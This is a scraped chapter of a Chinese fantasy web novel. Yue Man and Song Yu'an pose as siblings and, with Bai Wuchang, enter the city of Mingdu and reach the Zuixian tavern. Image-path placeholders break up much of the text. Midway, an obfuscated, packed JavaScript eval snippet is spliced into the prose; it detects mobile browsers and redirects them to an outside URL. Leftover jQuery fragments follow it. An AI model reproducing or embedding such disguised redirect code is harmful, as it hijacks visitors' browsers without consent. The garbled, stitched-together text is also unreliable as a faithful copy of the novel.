“什么兄妹?”从黑无常的语气,岳满能够感觉到这次他们面对的事情非常棘手,否则阎王也不会把她和宋煜安这两个“临时工”一起叫去帮忙,只是她并不知道进入冥都的规定,所以对黑无常最后提到的“兄妹”感到很疑惑。
通话结束,白无常将令牌还给岳满,并向他们解释道:“无论是亡魂怨灵还是地府阴差进出冥都皆需要公检。”说完他又怕岳满听不懂,接着补充道:“所谓的公检你可以理解为人间的通行证明,冥都入口的城门处设有关卡,来人都需出示公检才能放行。”
白无常觉得自己这样子解释岳满应该理解了,结果他发现她好像看起来更加疑惑了:“怎么?你还有什么不懂的吗?”
“嗯…,我只是觉得阎王若是在各处都设有关卡,每进入一个地方都要出示证明的话,办事效率岂不大大降低了?”
白无常苦笑了一声,正准备跟她解释冥都的来历,结果站在他身旁的宋煜安则先一步开口解释道:“因为冥都并不属于地府,它位于鬼界和地府的交接地带,是独立的城邦,它不属于阎王管理的地带,这座城邦另有主人。”
“是的,”白无常在旁边补充解释:“所以冥都内有来自各处的人和鬼,在里面我们要隐藏自己的真实身份,小心行事。”
话音刚落,只见白无常面前突然出现三个泛着淡蓝色光的光球,岳满抬头细看发现光球里面似乎包裹着一团黑色的东西,正盯着,三个光球忽然从中间分散开来,其中一个漂浮到她面前。
她伸出手轻轻触碰了一下,只见那光像萤火虫一样四散开来,露出了里面的物件,是一个巴掌大小的类似于护照一样的暗红色小本子,上面写着“地府公检”四个大字。打开本子后,最上面一栏写着阎王为她捏造的假身份:宋小满,芳龄18,看完基本信息,她看到了下面的家庭信息一栏写着:“兄长:宋玉”。
宋玉?宋煜安?他是她的兄长?
作为独生女的岳满虽然小时候孤独的时候确实幻想过希望自己有个哥哥,或是姐姐,可以带自己去玩,买好吃的给自己,但是现在让她和宋煜安假扮兄妹,她心里总觉得有些别扭,更何况岳满觉得她和宋煜安长的一点都不像。
像是为了验证自己心底的想法,岳满借着旁边白无常身体的抵挡,侧着身子探出脑袋偷偷瞄了一眼一旁的宋煜安,此刻他正低着头看着手中的本子。
眉毛、眼睛、鼻子、嘴唇….
嗯…,凭心而论,他确实长得挺不错的,而且身材看起来也还行…
忽然,宋煜安似有所感,抬起头朝她看去,两人的视线毫无征兆的在空中交汇了。
两人眼神交汇那一刻,她猛地将头缩了回去,强装镇定的拍了拍身旁的白无常,嘴上语无伦次的说道:“哎…哎呀,小白,你在看什么呢?”说完,她的手还一直不停在白无常手上轻拍着,企图掩盖自己被抓包后的尴尬,殊不知泛红的脸和僵硬的动作已经出卖了她。
宋煜安并没有拆穿她,见她被发现后像个炸毛的小猫一样,他的嘴角不受控制的勾起一个浅浅的弧度。
“真可爱。”
旁边的白无常则被岳满突然的动作吓了一大跳,没听见方才她说的话,以为她是不满意阎王给她的身份安排,嘴上支支吾吾的说道:“你、你就算不满意这个身份,你打我也没用…”
“啊?”岳满这才发现刚刚拍的那一下没控制好力度,下手好像重了点,让白无常误以为自己是对这个身份不满意,于是忙着解释道:“不是,我、我是…”她寻思着要找什么借口解释自己刚刚的行为,瞥见白无常手中那个本子后,立马说道:“我是看见“白大壮”这个名字没忍住,实在抱歉哈。”
这个借口好像并没有起到更好的作用,相反,白无常以为她在笑他的名字难听:“这个名字真的很搞笑吗?”
岳满见状立马否认:“没有,绝对没有,大壮多好听呀,说明你身强体壮,能够长命百岁呢。”
白无常被她这么一说,顿时又觉得信心倍增,附和道:“有眼光!”全然忘了刚才的事情。
宋煜安走近两人身旁,正巧看着岳满在拍马屁,她看到他靠近了后假装什事情都没有发生过,接着说道:“我和宋煜安是兄妹,那你是什么身份?”
“我是侍卫,阴差是不能进入冥都的,只能用侍卫的身份,也方便办事。”白无常看了天色,接着说道:“事不宜迟,我们现在就出发吧,应该可以赶在黄昏之前到达。”
岳满原本还想洗个澡再走,但是时间紧迫也只能先将就着,宋煜安则看出了她的内心想法,于是拦住了白无常:“等等,我还需到小屋处拿几本档案,以便可以记录,你们先在此处等我。”
“也好,到时候整理后可以交给孟婆。”白无常觉得他说的很有道理,也不敢反驳,只能答应了。
岳满算了一下他来回的时间,刚好可以给她沐浴一下,于是让白无常坐在石凳上等着,自己去后面的温泉迅速泡了个澡。
三人都准备妥当后,白无常带着他们走过了一片沼泽地、接着又穿过一片树林和沙漠,最后终于在日落之前抵达了冥都。
只见一座宏伟的城墙拔地而起,直接拦截在路的中间,城墙往两侧绵延看不见尽头,城墙上有序的站着守卫,黑棋在上方飘动着,偶有几只飞鸟从空中飞掠而过。
城门的上方挂着写着冥都二字的黑金牌子,冥都二字在夕阳的照射下闪烁着金色的光芒,岳满三人一同往城门的方向走去,城墙的阴影投射到地面,将他们三人完全笼罩在其中。
城门的两旁分别站着两列守卫,一列负责检查行人的公检,另一列则负责查看行人带的行囊货物,去往冥都的队伍排的很长,白无常三人紧跟着排在了一个商队的后面。
岳满瞧着前面忘不见头的队伍,有些不解:“怎么这么多人?”
白无常也不知道,前几日他来的时候并没有见到这么多人。
忽然旁边一个低沉的声音响起:“你们是哪里来的?难道没有听说冥都城主妹妹的生辰要到了吗?”
岳满寻着声音看去,发现说话的人原来是排在他们前面的一名男子,只见他身穿着一身米白色的长袍,正坐在一辆马车上低头看着他们三人。
此人约莫二十多岁,眉目深邃模样俊美,头顶带着镶嵌着珠宝的白色帷帽,手里拿着一个酒囊,腰间的腰带悬挂着玉片香囊,看起来不像是中原人的,倒像是西域来的。
他们不便透露出自己的真实身份,岳满想了一下,开口回道:“我们是中原来的,我们刚到此处不久,不知此地的规矩,不知道公子可否告知一二?”
男子似乎在听到中原二字后,态度缓和了很多,不像方才那么傲慢:“冥都城主的亲妹妹不久后会在城中举办盛大的生辰宴,凡是在冥都的人都可以前往。”
原来如此,难怪这么多人要进入冥都,只是不知那冥都城主是什么来头。
“听说这次宴席城主也会出席,若是要参加宴席的话,还是要备上一份礼物比较好。”男子刚说完话,就被商队中的一名老者叫走了。
岳满看着他匆匆离去的背影向他道了声谢:“多谢公子。”接着转头悄声同一直在一旁观察的宋煜安说道:“此人看起来不像地府的人,他是亡魂吗?”宋煜安方才一直留意着跟她说话的那位陌生男子,那人身上的活人气息很浓,显然
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179636|196956||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
不是亡魂。
“不是,应该是人界来的。”
“人界?”岳满没想到竟然会有活人来这里。
“嗯,人界的人来此处必是有所求。”宋煜安指着他腰间的香囊,接着说道:“里面应当装着护身符”两人闲聊期间,队伍已经排到他们了,白无常将三人的公检一并交给了城门的守卫,等待守卫核查后给他们放行。
“不过,凡人来到冥界,本就是逆天而行,必是要付出代价的。”
守卫检查完三人的公检后,又翻了翻宋煜安身上的包裹,核查没问题后,就让三人通行了,此时已经是夜晚了。
当岳满走进城中后,才发现白无常跟她说的城内夜晚灯火璀璨亮如白昼一点也不夸张,放眼看去,道路两侧的楼阁都挂满了五颜六色的灯笼,一旁的酒楼传出曼妙的歌声,大街上人流涌动,街道上弥漫着酒香肉香和脂粉甜腻的香气,身处其中好似到了人间天堂一般。
“走吧,我们去找黑无常。”这是白无常第二次来此处,他凭着之前的记忆带着他们两人绕过了两条昏暗的小巷,找到了当时黑无常所在的酒楼——醉仙楼
酒楼的外观看起来古朴清雅,上面挂着十多盏灯笼,将酒楼照的十分亮堂,走到门口就能闻到酒香和肉香。
“没错了,应该就是这里,我记得是在二楼。”
说完,白无常就径直往里面走去,岳满和宋煜安也跟在他的身后进了酒楼。这座酒楼的一楼主要是宾客吃饭的地方,中间设有一小圆台,上面有一胡姬正跳着曼妙的舞蹈,宾客们一边欣赏着舞姿一边推杯换盏的喝着美酒。
一旁的小二看见他们三人忙笑嘻嘻的上前询问他们三人要吃些什么?
“我们要去二楼,劳烦您带路。”白无常说完就准备往一旁的楼梯走去,店小二却拦截在他身前,笑着说道:“这位贵客,二楼已经被人包下了,不能上去。”
“什么?”白无常似乎没料到这突发的情况,补充说道:“我们是受邀前来的。”
“实在抱歉,请您出示您的请柬,我们才能放你上去。”店小二依旧用手挡在白无常身前,阻止他前行。
岳满见状,直接将小令牌递给白无常,让他呼叫黑无常下来接他们,白无常拗不过店小二,于是点亮了小令牌。
但是,黑无常并没有回应,白无常不死心又尝试了几次,依旧无人回应。
店小二见三人衣着朴素,与二楼的那些贵人的着装明显不同,猜测他们可能是骗子,想要趋炎附势,于是立马变了脸色,冷漠的驱赶他们:“既然没有请柬,那请回吧,不要耽误我们做生意。”
四人一时僵持着,谁也不让着谁。
二楼的雅座上,裴钰正慵懒的依靠在一旁的栏杆上,像是有些醉了,他的指尖松松的捏着酒杯,手臂随意的搭在屈起的腿上,琥珀色的酒随着他的动作晃动着,这个位置可以将一楼的场景一览无余。
楼下的胡姬一舞毕,大堂内响起了鼓掌声,雅座中的人也跟着鼓掌,突然其中一人说道:“裴兄,我瞧你之前并不常来这醉仙楼,怎么这几日来得这么频繁,莫不是看上了方才那位胡姬?”,那人看他没有反应继续献媚的说道:“要是你喜欢,我们可以直接将她送到你府上。”
裴钰轻笑了一声,唇角勾起了一抹漫不经心的笑,他晃了晃手中的酒杯,懒懒的说道“哦,你们觉得我是好色之徒?”
那人原本想借此献媚讨好谁曾想反而惹怒了他,他慌忙的跪爬到他身前为自己辩解。
只是,此刻的裴钰根本没有听见他在说什么,他的视线被楼下的一道白色的身影吸引了。
“是他?他怎么会在这里?”